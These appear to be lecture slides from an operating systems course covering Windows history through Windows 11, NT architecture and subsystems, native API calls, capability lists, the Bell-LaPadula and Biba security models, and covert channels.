# CS 444 Operating Systems

## Chapter 11 Case Study: Windows 11

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April 29, 2025

# Chapter 11 Sections 11.0/11.1 History of Windows through Windows 11

| Year | MS–DOS | MS-DOS based Windows | NT-based Windows | Modern Windows | Notes |
|---|---|---|---|---|---|
| 1981 | 1.0 | | | | Initial release for IBM PC |
| 1983 | 2.0 | | | | Support for PC/XT |
| 1984 | 3.0 | | | | Support for PC/AT |
| 1990 | | 3.0 | | | Ten million copies in 2 years |
| 1991 | 5.0 | | | | Added memory management |
| 1992 | | 3.1 | | | Ran only on 286 and later |
| 1993 | | | NT 3.1 | | Supported 32-bit x86, MIPS, Alpha |
| 1995 | 7.0 | 95 | NT 3.51 | | MS-DOS embedded in Win 95<br>NT supports PowerPC |
| 1996 | | | NT 4.0 | | NT has Windows 95 look and feel |
| 1998 | | 98 | | | |
| 2000 | 8.0 | Me | 2000 | | Win Me was inferior to Win 98<br>NT supports IA-64 |
| 2001 | | | XP | | Replaced Win 98. NT supports x64 |
| 2006 | | | Vista | | Vista could not supplant XP |
| 2009 | | | 7 | | Significantly improved upon Vista |
| 2012 | | | | 8 | First Modern version, supports ARM |
| 2013 | | | | 8.1 | Fixed complaints about Windows 8 |
| 2015–2020 | | | | 10 | Unified OS for multiple devices<br>Rapid releases every 6 months<br>Reached 1.3B devices |
| 2021 | | | | 11 | Fresh new UI<br>Broader application support<br>Higher security baseline |

**Figure 11-1.** Major releases in the history of Microsoft operating systems for desktop PCs.

- Since the 1980s, many releases as Microsoft grew
- Windows 11 was released in 2021
- And the size of windows grew too

# New Technology (NT) invented by Cutler

- Had some similarities to DEC OS

Cutler's system was called **NT** (**New Technology**) (and also because the original target processor was the new Intel 860, code-named the N10). NT was designed to be portable across different processors and emphasized security and reliability, as well as compatibility with the MS-DOS-based versions of Windows. Cutler's background at DEC shows in various places, with there being more than a passing similarity between the design of NT and that of VMS and other operating systems designed by Cutler, shown in Fig. 11-2.

| Year | DEC operating system | Characteristics |
|---|---|---|
| 1973 | RSX-11M | 16-bit, multiuser, real-time, swapping |
| 1978 | VAX/VMS | 32-bit, virtual memory |
| 1987 | VAXELAN | Real-time |
| 1988 | PRISM/Mica | Canceled in favor of MIPS/Ultrix |

**Figure 11-2.** DEC operating systems developed by Dave Cutler.

Programmers familiar only with UNIX find the architecture of NT to be quite different. This is not just because of the influence of VMS, but also because of the differences in the computer systems that were common at the time of design. UNIX was first designed in the 1970s for single-processor, 16-bit, tiny-memory, swapping systems where the process was the unit of concurrency and composition, and fork/exec were inexpensive operations (since swapping systems frequently

# NT from the early 1990s has been part of Microsoft products

- It got wrapped in Win32 API
- and the common API made transition MS-DOS to NT easier

# The role of Win32 API

Figure 11-3 shows the relationship of the Win32 API to Windows. Having a common API across both the MS-DOS-based and NT-based Windows was important to the success of NT.





**Figure 11-3.** The Win32 API allows programs to run on almost all versions of Windows.

This compatibility made it much easier for users to migrate from Windows 95 to NT, and the operating system became a strong player in the high-end desktop market as well as servers. However, customers were not as willing to adopt other processor architectures, and of the four architectures Windows NT 4.0 supported in 1996, only the x86 (i.e., Pentium family) was still actively supported by the time of the next major release, **Windows 2000**.

# The programming layers in modern Windows with core NTOS kernel-mode






**Figure 11-4.** The programming layers in Modern Windows.

# NT Subsystems play a special role

- Here's how to construct one - it's really a servicei
- Win32 is the only remaining NT subsystem

### 11.2.2 Windows Subsystems

As shown in Fig. 11-5, NT subsystems are constructed out of four components: a subsystem process, a set of libraries, hooks in CreateProcess, and support in the kernel. A subsystem process is really just a service. The only special property is that it is started by the *smss.exe* (session manager) program—the initial user-mode program started by NT—in response to a request from **CreateProcess** in Win32 or the corresponding API in a different subsystem. Although Win32 is the only remaining subsystem supported, Windows still maintains the subsystem model, including the *csrss.exe* Win32 subsystem process.



# Kernel-Mode Object types

| Object category | Examples |
|---|---|
| Synchronization | Semaphores, mutexes, events, IPC ports, I/O completion queues |
| I/O | Files, devices, drivers, timers |
| Program | Jobs, processes, threads, sections, tokens |
| Win32 GUI | Desktops, application callbacks |


**Figure 11-6.** Common categories of kernel-mode object types.

# p886

| |
|---|
| NtCreateProcess(&ProcHandle, Access, SectionHandle, DebugPortHandle, ExceptPortHandle, ...) |
| NtCreateThread(&ThreadHandle, ProcHandle, Access, ThreadContext, CreateSuspended, ...) |
| NtAllocateVirtualMemory(ProcHandle, Addr, Size, Type, Protection, ...) |
| NtMapViewOfSection(SectHandle, ProcHandle, Addr, Size, Protection, ...) |
| NtReadVirtualMemory(ProcHandle, Addr, Size, ...) |
| NtWriteVirtualMemory(ProcHandle, Addr, Size, ...) |
| NtCreateFile(&FileHandle, FileNameDescriptor, Access, ...) |
| NtDuplicateObject(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle, ...) |

**Figure 11-7.** Examples of native NT API calls that use handles to manipulate objects across process boundaries.

# Capability List




- When capabilities are used, each process has a capability list

# Capabilities

- Read, write, execute
- Copy capability: create a new capability for the same object
- Copy object: create a duplicate object with a new capability
- Remove capability: delete an entry from the capability list — object unaffected
- Destroy object: permanently remove an object and a capability

# Formal Models of Secure Systems

| | Objects | | |
|---|---|---|---|
| | Compiler | Mailbox 7 | Secret |
| Eric | Read Execute | | |
| Henry | Read Execute | Read Write | |
| Robert | Read Execute | | Read Write |

(a)

- An authorized state

| | Objects | | |
|---|---|---|---|
| | Compiler | Mailbox 7 | Secret |
| Eric | Read Execute | | |
| Henry | Read Execute | Read Write | |
| Robert | Read Execute | Read | Read Write |


(b)

- An unauthorized state

# Bell-LaPadula Model

- Rules for information flow:
- The simple security property
  - Process running at security level k can read only objects at its level or lower
- The * property
  - Process running at security level k can write only objects at its level or higher


# The Bell-LaPadula Multilevel Security Model




# The Biba Model

- To guarantee the integrity of the data:
- The simple integrity principle
  - Process running at security level k can write only objects at its level or lower (no write up)
- The integrity * property
  - Process running at security level k can read only objects at its level or higher (no read down).

# Covert Channels





(a)





(b)


- The client, server, and collaborator processes
- The encapsulated server can still leak to the collaborator via covert channels

# A Covert Channel Using File Locking



